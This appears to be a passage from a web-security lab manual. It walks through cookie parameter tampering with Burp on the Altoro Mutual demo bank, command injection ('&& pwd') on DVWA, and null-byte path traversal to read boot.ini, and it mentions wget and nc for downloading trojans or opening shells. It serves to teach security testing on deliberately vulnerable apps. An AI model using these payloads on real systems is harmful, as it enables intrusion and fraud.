
In this practical, we will perform parameter tampering on www.altoromutual.com using proxy to test security of web application.


Open www.altoromutual.com in Firefox browser and sign in to one of the user accounts with username ***jsmith*** and password ***demo1234***




In user's profile, we can observe that account have been pre-approved for an Altoro Gold Visa with a credit limit of $10000. Let us modify those card details and credit limit to fool the web server. To perform this job, launch Burp Proxy and capture the web request to modify the content.

Start Burp Suite and configure proxy in firefox browser to capture web request as shown in the below images










After configuration, reload the website to allow burp interceptor to capture the request.

Under params tab modify the above highlighted values according to your interest and click on forward to see the modified value on web page.





Burp Suite Community Edition
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Request to http://altoromutual.com:80 [65.61.137.117]
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex
GET request to /bank/main.aspx
Type Name Value
Cookie ASP.NET_SessionId mnq00o4515gtalfy3zf3dw45
Cookie amSessionId 5915647977
Cookie amUserInfo UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Cookie amUserId 100116014
Cookie amCreditOffer CardType=Platinium&Limit=500000&Interest=0.9


PERSONAL
SMALL BUSINESS
Hello John Smith
Welcome to Altoro Mutual Online.
View Account Details:
1001160140 Checking
GO
Congratulations!
You have been pre-approved for an Altoro Platinium Visa with a credit limit of $500000!
Click Here to apply.


Practical 8: Command Execution on vulnerable web application

In this practical, we will test command execution vulnerability on **DVWA** web application running on Metasploitable2 OS. Set security to ***low***, before starting execution of below steps.

Now click on command execution button to load that page.



Most of the command execution vulnerable sites will have these kinds of input field. If you closely observe this webpage allows, execution of ping command. If this input field is not validating the user input then we can execute any command feeling like it is a terminal.



What if execute the command ***pwd*** along with the ***ping***

Ping for FREE

Enter an IP address below:

192.168.0.1 && pwd | submit

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=10.7 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.82 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=4.14 ms

--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 1.821/5.566/10.735/3.776 ms
```

Ping for FREE

Enter an IP address below:

submit


```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=8.70 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.83 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=1.77 ms

--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.775/4.103/8.705/3.254 ms
/var/www/dvwa/vulnerabilities/exec
```


Attacker can execute any commands like ***wget*** to download Trojans, ***nc*** to start netcat etc.

Practical 9: Directory Traversal or Path Traversal Attack


To test directory traversal attack, visit different links on website www.altoromutual.com and observe URL's in the browser.





In URL if we observe ***something?something=something*** we can start testing directory traversal. In the above image the url contains ***default.aspx?content=personal.htm*** remove ***personal.htm*** and add ***../*** to look for contents stored on directories in web server.



Add ***../boot.ini.htm*** to read details related to web server.




altoromutual.com/default.aspx?content=../../../../boot.ini.htm
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Server Error
500 - Internal server error.
There is a problem with the resource you are looking for, and it cannot be displayed.
AltoroMutual
An Error Has Occurred
Summary:
Could not find file 'C:\boot.ini.htm'.
Error Message:


altoromutual.com/default.aspx?content=..%2f..%2f..%2f..%2fboot.ini.htm
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Server Error
500 - Internal server error.
There is a problem with the resource you are looking for, and it cannot be displayed.
AltoroMutual
An Error Has Occurred
Summary:
Could not find file 'C:\boot.ini.htm'.
Error Message:


altoromutual.com/default.aspx?content=..%2f..%2f..%2f..%2fboot.ini%00.htm
150%
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Sign In | Contact Us | Feedback | Search
AltoroMutual
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
[boot loader]timeout=30default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS[operating systems]multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise" /fastdetect /bootlogo /noguiboot